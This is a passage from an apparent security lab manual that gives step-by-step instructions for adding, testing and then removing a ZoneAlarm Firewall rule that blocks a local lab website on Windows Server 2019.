
Note: **www.moviescope.com** is the local website that is configured on Windows Server 2019.



22. As soon as you click **Lookup**, the IP address of **www.moviescope.com** appears in the text field; click **OK**.




23. The newly added rule appears in the **View Zones** section, as shown in the screenshot; click **OK**.



24. Open any browser (here, **Google Chrome**) and now try to browse the blocked website, that is, [www.moviescope.com](http://www.moviescope.com).

25. As you have created a rule in ZoneAlarm Firewall to block **www.moviescope.com** from browsing, you will receive a message as **Your Internet access is blocked.**




Note: This is how you can block access for unwanted sites from browsing.

26. Before proceeding for the next task, go to the **ZoneAlarm Firewall Settings** window, select the newly created rule in the **View Zones** section, click **Remove**, and click **OK**.


Note: If a **Delete Confirmation** pop-up appears, click **Yes**.

27. This will remove the block access for the **www.moviescope.com** site.



28. Close the ZoneAlarm main window.

